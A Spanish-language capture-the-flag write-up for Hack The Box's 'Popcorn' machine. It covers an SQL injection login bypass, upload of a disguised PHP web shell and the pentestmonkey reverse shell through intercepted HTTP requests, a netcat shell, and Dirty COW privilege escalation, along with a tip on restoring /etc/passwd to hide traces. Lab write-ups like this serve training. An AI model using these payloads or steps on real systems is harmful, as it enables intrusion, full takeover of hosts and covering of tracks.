


# Popcorn - Writeup

## RECONOCIMIENTO - EXPLOTACION

Realizamos un escaneo de puertos con nmap:

```
22/tcp open  ssh      syn-ack ttl 63 OpenSSH 5.1p1 Debian 6ubuntu2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 3e:c8:1b:15:21:15:50:ec:6e:63:bc:c5:6b:80:7b:38 (DSA)
| ssh-dss AAAAB3NzaC1kc3MAAACBAIAAn8zzHM1eVS/OaLgV6dgOKaT+kyvjU0pMUqZJ3AgvyOrxHa2m+ydNk8cixF9lP3Z8gLwq
+X6CexJYcDVK4qyuXRSEgp40FY956Aa3CCL7TfZxn+N57WrsBoTEb9PAAAAFQDMosEYukW0zwL00PlxxLC+lBadWQAAAAIAhp9/JSR
LA2vrt06lxC308/1pVD8oztKdJgfQlWW5fLujQajJ+nGVrwGvCRkNjcI0Sfu5zKow+mOG4irtAmAXwPo05IQJmP0W0gkr+3x8nWa
HXFtKFKFWkSJ42XTl3opaSsLaJrgvpimA+wc4bZbrFc4YGsPc+kZbvXN3iPUvQqEl dak3yUZRRl3hkF3g3iWjmkpMG/fxNgyJhyDy
=
|   2048 aa:1f:79:21:b8:42:f4:8a:38:bd:b8:05:ef:1a:07:4d (RSA)
|_ssh-rsa AAAAB3NzaC1yc2EAAAABIwAAAQEAyBXr3xI9cjrxMH2+DB7lZ6ctfgrek3xenkLLv2vJhQQpQ2ZfBrvkXLsSjQHHwgE
ACC0hqRVQ1HpE4AVjSagfFAmqUvyvSdbGv0eX7WC00SZWPgavL6pVq0qdRm3H22zIVw/Ty9SKxXGmN0q0Bq6Lqs2FG8A14fJS9F8G
o95sdUUq/ECtoZ3zuFb6ROI5JJGNWFb6NqfTxAM43+ffZfY28Ajb1QntYkez b1Bs04k8FYxb5H7JwhWewoe8xQ=
80/tcp open  http      syn-ack ttl 63 Apache httpd 2.2.12
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.2.12 (Ubuntu)
|_http-title: Did not follow redirect to http://popcorn.htb/
Service Info: Host: popcorn.hackthebox.gr; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Como vemos que nos redirige al dominio "popcorn.htb", vamos a añadirlo al directorio /etc/host:



Vamos a fuzzear para ver que rutas encontramos en el puerto 80:

```
$ gobuster dir -u http://popcorn.htb/ -w /usr/share/wordlists/
20 --add-slash


Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://popcorn.htb/
[+] Method: GET
[+] Threads: 20
[+] Wordlist: /usr/share/wordlists/dirbuster/dire
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: png,txt,asp,php,jsp,jpg,html,zip,as
[+] Add Slash: true
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/.html/ (Status: 403) [Size: 285]
/cgi-bin/ (Status: 403) [Size: 287]
/icons/ (Status: 200) [Size: 69404]
/doc/ (Status: 403) [Size: 283]
/test.php/ (Status: 200) [Size: 47705]
/test/ (Status: 200) [Size: 47677]
** /torrent/ (Status: 200) [Size: 11406]
```

Vamos a ver lo que hay en "torrent":



Podemos ver una pagina donde podemos subir nuestros archivos. Vamos a intentar logearnos a traves de una SQLi con las credenciales ' or 1=1-- -

Vemos que podemos subir archivos torrent. Lo que vamos a hacer es descargarnos el torrent de kali linux para poder subirlo y modificarlo con burpsuite para convertirlo en un archivo php para ejecutar comandos

Subimos esto:

```
POST /torrent/torrents.php?mode=upload HTTP/1.1
Host: popcorn.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: multipart/form-data; boundary=-----26423577862449738773187713829
Content-Length: 257435
Origin: http://popcorn.htb
Connection: keep-alive
Referer: http://popcorn.htb/torrent/torrents.php?mode=upload
Cookie: /torrent/=; /torrent/login.php=; saveit_0=5; saveit_1=0; /torrent/torrents.php=; /torrent/index.php=; /torrent/torrents.phpfirsttimeload=0; /torrent/index.phpfirsttimeload=1; PHPSESSID=5540d0b59236797b14da1d9d1d8d6e82
Upgrade-Insecure-Requests: 1

-----26423577862449738773187713829
Content-Disposition: form-data; name="torrent"; filename="kali-linux-2024.3-virtualbox-amd64.7z.torrent"
Content-Type: application/x-bittorrent

d8:announce37:http://tracker.kali.org:6969/announce13:announce-list13:http://tracker.kali.org:6969/announce36:udp://tracker.kali.org:6969/announceee7:comment73:kali-linux-2024.3-virtualbox-amd64.7z from
https://www.kali.org/get-kali/10:created by13:mkrtorrent 1.113:creation
date11725619121e4:infod6:length13346104649e4:name37:kali-linux-2024.3-virtualbox-amd64.7z12:piece
length1262144e6:pieces255300:"66bm2æÿi;NwC,hà&iïioé`4Û1;»9S}TýEñ6iÄE{w)}ÖÅúð
àÚsP±xÑCñð±U\táIÝ(òì)RmXuÆX@:ëIFóau!À`É³uF~yÅFei3+ÎXfâzÐi^U.@wYÍRÖöé,Ls]-Ji°ÀiÈIèç)Ê[s&}6Z`M'Å4äjäxyPaÅ°ÜIF[NjòaàAA~àùý?â
Ê=
ò%ÝçÊPpñj\H>C,^#9Û®Iè-,0ç;ZUÿÜBÜÖ;÷`#rf10;Û%h$)«)!ÛxPb,iëtZ®Ämãµæ@½ti!>°8±!èÖÑkF!Pr1óu$Ú@kMÓNGbÓ£xñøóçÉkt¾RhI½ðiTZ-\;Û½DâZ
%DgiûÊuiçã+riµu5R$6TÚ5öaÛµ\FgA÷d G}N`PnÆ2&óv#á>%<i6i:ßii^)*i÷çá-bíHâFp±û2,²°oNðÂ)E´M±lpjîf·áH"D Ü ,3¿d@&Hj~8'jû
~FR³Ño@9Uqf`Äp ö±l fuuáC'Pø'?#±Q2wÆð2ÿë;Û)+wÎ1xIø°vç-X´%ÖÛ%OÎ]iø
A_0,¹H±â#âçViee?>†u)ö8]¹ÇÑñjÊMÛ!Pk5²êi½+µ†Ä~OÑPuðDk^")G3ZGf×j±âÂTDÎ|`÷`
Ââ6CáuxiÖÅÚ2I'b`âÁ>vJÁÁx!kÉIHñ^ÀÖIgC«Ky:1³KGLè;.l°BÓ%Æ¶DðJ`ÖN½³ÖP†½ÔPUÈÆ*R³M\ioß¿7i4´ Ç
l2Iò:ûÄ½è†W3Ó=sÁ[¶Pá±Ö,SMò½ö3¿8ÛInÇñ'Ão`ý]£4o~<û!9âUÿ5dâûÎgúÂ³iÛüÉ*e=Z¿ÖýäÖ$ç†k½ýúóýGée³iÑ²{!:ÂYèÊðó£Æi«`ñ%3C=}~`òzû8-%u
£èÖÐ!FQÖxÖA||fsêJÄiôè±[cUC>³J/içÜÉjl Y9,ov)úÑ`h½7Æ¿i8ÜÊ®ç÷tq)³6hð)iû3mÊ6e2çB,`Àg´@iaedL8æe,1`°ðúð.ÖÖ
5-{øKÔÄ-íocZs#BtiDÉ·ðYýihÀeð 1C#®|ûut xK;
```

Cambiamos el nombre a "shell.php" y borramos todos los datos que contenia el torrent:

```
POST /torrent/torrents.php?mode=upload HTTP/1.1
Host: popcorn.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: multipart/form-data; boundary=-----26423577862449738773187713829
Content-Length: 257435
Origin: http://popcorn.htb
Connection: keep-alive
Referer: http://popcorn.htb/torrent/torrents.php?mode=upload
Cookie: /torrent/=; /torrent/login.php=; saveit_0=5; saveit_1=0; /torrent/torrents.php=; /torrent/index.php=; /torrent/torrents.phpfirsttimeload=0; /torrent/index.phpfirsttimeload=1; PHPSESSID=5540d0b59236797b14da1d9d1d8d6e82
Upgrade-Insecure-Requests: 1

-----26423577862449738773187713829
Content-Disposition: form-data; name="torrent"; filename="shell.php"
Content-Type: application/x-bittorrent

file
-----26423577862449738773187713829
Content-Disposition: form-data; name="type"
```

Y añadimos el payload:

```
POST /torrent/torrents.php?mode=upload HTTP/1.1
Host: popcorn.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: multipart/form-data; boundary=-----26423577862449738773187713829
Content-Length: 257435
Origin: http://popcorn.htb
Connection: keep-alive
Referer: http://popcorn.htb/torrent/torrents.php?mode=upload
Cookie: /torrent/=; /torrent/login.php=; saveit_0=5; saveit_1=0; /torrent/torrents.php=; /torrent/index.php=; /torrent/torrents.phpfirsttimeload=0; /torrent/index.phpfirsttimeload=1; PHPSESSID=5540d0b59236797b14da1d9d1d8d6e82
Upgrade-Insecure-Requests: 1

-----26423577862449738773187713829
Content-Disposition: form-data; name="torrent"; filename="shell.php"
Content-Type: application/x-bittorrent

<?php system($_GET['cmd']); ?>

-----26423577862449738773187713829
Content-Disposition: form-data; name="filename"

file
-----26423577862449738773187713829
Content-Disposition: form-data; name="type"

4
```

Pero nos da un error diciendo que no es un archivo valido:


```
<!-- END BIG BANNER -->


<div id="contentfull">
  This is not a valid torrent file
```

Vamos a subir el archivo normal, lo vamos a llamar shell.torrent:

[Home](#) [Browse](#) [Upload](#) [Forum](#) [Stats](#) [News](#) [F.A.Q.](#)

archivo torrent

Download



Download

Uploaded By

Category


Size

archivo torrent

Admin

Pictures

3.12 GB



Seeds

Peers


Finished

Update Stats

0

0

Update Stats



Tracked By

Added


Last Update

Comment


http://tracker.kali.org:6969/announce

2024-10-24 19:48:18

0000-00-00 00:00:00




Screenshots




Edit this torrent

Le damos a edit this torrent y le cambiamos la foto por un archivo php que contenga una reverse shell de pentest monkey pero me dice invalid file




Vamos a probar a subir un archivo jpeg normal:

Upload: test.jpeg  
Type: image/jpeg  
Size: 772.080078125 Kb  
Upload Completed.  
Please refresh to see the new screenshot.



Screenshots



Edit this torrent

+ Files

Vemos que nos ha cambiado la foto. Vamos a volver a subir la foto y la interceptamos con BurpSuite para cambiar los siguientes parametros. Le cambiamos el nombre a test.php y abajo del todo le añadimos una reverse shell de pentest monkey:



```
POST /torrent/upload_file.php?mode=upload&id=c1065d8357d629fe56cefe79728f2760342e3e88 HTTP/1.1
Host: popcorn.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: multipart/form-data;
boundary=-----67649210442870042733513828511
Content-Length: 11092
Origin: http://popcorn.htb
Connection: keep-alive
Referer: http://popcorn.htb/torrent/edit.php?mode=edit&id=c1065d8357d629fe56cefe79728f2760342e3e88
Cookie: /torrent/=; /torrent/login.php=; saveit_0=5; saveit_1=0; /torrent/torrents.php=; /torrent/index.php=; /torrent/torrents.phpfirsttimeload=0; /torrent/index.phpfirsttimeload=1; PHPSESSID=5540d0b59236797b14da1d9d1d8d6e82
Upgrade-Insecure-Requests: 1

-----67649210442870042733513828511
Content-Disposition: form-data; name="file"; filename="test.php"
Content-Type: image/jpeg
```

```
SwZ4AAAUf}0 3atµ 9AH
o:øW.VäÉVİÿÿ<ÆXÃÜè\el$öö_Cp@|ÁâëääP«Ú\êO!  »)²Ngè$N~KåoO.zr$îðæà<:
Ù+ÊK$»Ýx«5g5ÿÛPzsâÊÐÄi)9ÜfßiÇy²`râðsXJÒJÁx¹X<xB«$ÂâËXxEÎ³L«è¹r&°o
«è!fZ`ÀIUÇâÊÄ*ÔdJU @\·H6ø«]£Ex«aLhs~ 1
ðP« ØP4Ã(¶ðëâALb¹râÿÜ

<?php
// php-reverse-shell - A Reverse Shell implementation in PHP.
Comments stripped to slim it down. RE:
https://raw.githubusercontent.com/pentestmonkey/php-reverse-shell/
ter/php-reverse-shell.php
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net

set_time_limit (0);
$_REQUEST['_'] = '1';
```

Como hemos visto que haciendo click derecho la foto del tigre se ha subido en "/torrent/uploads" vamos a esa ruta:

popcorn.htb/torrent/upload/

Kali Linux

Kali Tools






Kali Docs

Kali Forums

Kali NetHunter

Exploit-DB

Index of /torrent/upload

Name	Last modified	Size
 <a href="#">Parent Directory</a>		
 <a href="#">723bc28f9b6f924cca68ccdff96b6190566ca6b4.png</a>	17-Mar-2017 23:06	58
 <a href="#">c1065d8357d629fe56cefe79728f2760342e3e88.jpeg</a>	24-Oct-2024 20:04	7.9
 <a href="#">c1065d8357d629fe56cefe79728f2760342e3e88.php</a>	24-Oct-2024 20:07	10
 <a href="#">noss.png</a>	02-Jun-2007 23:15	32

Hacemos click para ejecutar el payload del archivo php y nos ponemos a la escucha con netcat:

```
$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.14.3] from (UNKNOWN) [10.10.10.6] 38962
Linux popcorn 2.6.31-14-generic-pae #48-Ubuntu SMP Fri Oct 16 15:22:42 UTC
20:16:24 up 30 min, 0 users, load average: 0.00, 0.00, 0.00
USER      TTY      FROM            LOGIN@      IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: can't access tty; job control turned off
$ whoami
www-data
$
```


## ESCALADA DE PRIVILEGIOS

Podemos ver que es un ubuntu 9 y la version del kernet es antigua:

```
www-data@popcorn:/tmp$ lsb_release -a
No LSB modules are available.
Distributor ID: Ubuntu
Description:    Ubuntu 9.10
Release:        9.10
Codename:       karmic
www-data@popcorn:/tmp$ uname -a
Linux popcorn 2.6.31-14-generic-pae #48-Ubunt
```

linux kernel current version

Todo Videos Imágenes Noticias

 The Linux Kernel Archives  
<https://www.kernel.org> · [Traducir esta página](#)

The Linux Kernel Archives


Latest Release ; 6.11.5 · Download ...

Para versiones tan antiguas es posible que sea vulnerable al exploit "dirtycow":

linux 2.6.31 exploit

lucyooa/kernel-exploits

Kernels: 3.13, 3.16.0, 3.19.0. Executable **Exploit:** ofs\_64. **Ubuntu** 3.16.0-23-generic #31-**Ubuntu** x86\_64; **Ubuntu** 14.04 - **Linux** u

 Exploit-DB  
[https://www.exploit-db.com > ex...](https://www.exploit-db.com/ex...) · [Traducir esta página](#) ⋮

Linux Kernel 2.6.22 < 3.9 - 'Dirty COW' ' ...

28 nov 2016 — This **exploit** uses the pokemon **exploit** of the dir and automatically generates a new passwd line.

Como vemos que nuestra version esta dentro del rango que puede ser vulnerable, vamos a usar ese exploit. Nos lo descargamos y lo pasamos a la maquina victima:

```
www-data@popcorn:/tmp$ ls
dirty.c  vgauthsvcllog.txt.0
```

Ahora, en el exploit nos dice de que forma tenemos que compilarlo:

```
www-data@popcorn:/tmp$ cat dirty.c |grep gcc
// gcc -pthread dirty.c -o dirty -lcrypt
www-data@popcorn:/tmp$ gcc -pthread dirty.c -o dirty -lcrypt
www-data@popcorn:/tmp$
```

Ahora lo ejecutamos. Al ejecutarlo, va a crear un usuario llamado firefart con los mismos privilegios que root. Ademas va a hacer un backup del "/etc/passwd" en "/tmp/passwd.back" para que despues de iniciar sesion volvamos a colocar "/tmp/passwd.back" en "/etc/passwd" para no dejar huella, ya que en ese archivo no sale el usuario firefart. Ahora nos pide una contraseña

```
www-data@popcorn:/tmp$ ./dirty
/etc/passwd successfully backed up to /tmp/passwd.bak
Please enter the new password:
```

Ya podemos iniciar sesion con el usuario que hemos creado y leer la flag de root

```
www-data@popcorn:/tmp$ su firefart
Password:
firefart@popcorn:/tmp# cat /root/root.txt
a271a79bc1d0cca8998adeaf981190fd
```